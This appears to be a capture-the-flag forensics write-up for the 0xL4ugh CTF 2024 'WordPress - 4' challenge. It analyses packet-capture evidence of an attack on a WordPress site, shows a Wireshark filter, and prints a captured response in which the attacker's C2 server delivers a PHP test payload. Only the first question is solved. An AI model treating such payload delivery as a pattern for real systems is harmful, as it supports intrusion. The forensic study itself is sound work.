Name	Last commit message	Last commit date
..		
4_1.png	Add writeups for 0xL4ugh CTF 2024	last week
4_2.png	Add writeups for 0xL4ugh CTF 2024	last week
4_3.png	Add writeups for 0xL4ugh CTF 2024	last week
4_4.png	Add writeups for 0xL4ugh CTF 2024	last week
4_5.png	Add writeups for 0xL4ugh CTF 2024	last week
readme.md	Add writeups for 0xL4ugh CTF 2024	last week

readme.md

readme.md

WordPress - 4

[Medium]

Same file from WordPress - 1

Q1. What is the name of the function that the attacker tested the exploit with, and what is the name/version of the attacker's server?

Q2. What is the username that was logged on during the attack, including the domain?

Q3. The attacker attempted to upload a reverse shell. Mention the IP and port. What command posed an obstacle during the process of the reverse shell?


Flag Format `0xL4ugh{A1_A2_A3}`

Example: `0xL4ugh{functionName()_serverName/version_domain\username_IP:PORT_command}`

Solution:

Remember earlier, from 3, that RCE were sent by `192.168.204.1` and used `172.26.211.155` as the C2?


Let's use them for filtering `((ip.src == 192.168.204.1) || (ip.dst == 192.168.204.1) || (ip.src == 172.26.211.155) || (ip.dst == 172.26.211.155)) && http`



```
Frame 137047: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{8EBE20A8-B2DE-46D2-A5C0-2DF9675A14B8}, id 0
Transmission Control Protocol, Src Port: 8000, Dst Port: 53041, Seq: 202, Ack: 83, Len: 20
Hypertext Transfer Protocol
  HTTP/1.0 200 OK\r\n
    Response Version: HTTP/1.0
    Status Code: 200
    Response Phrase: OK
  Server: SimpleHTTP/0.6 Python/3.10.12\r\n
  Date: Wed, 17 Jan 2024 21:48:51 GMT\r\n
  Content-type: application/octet-stream\r\n
  Content-Length: 20\r\n
  Last-Modified: Tue, 16 Jan 2024 21:03:49 GMT\r\n
  [Request URI: http://172.26.211.155:8000/wp-admin/admin.php]
  File Data: 20 bytes
Data (20 bytes)
  Data: 3c3f7068702070687069e666f28293b203f3e0a
  [Length: 20]
```

There we go! Q1 answer: `phpinfo()_SimpleHTTP/0.6`

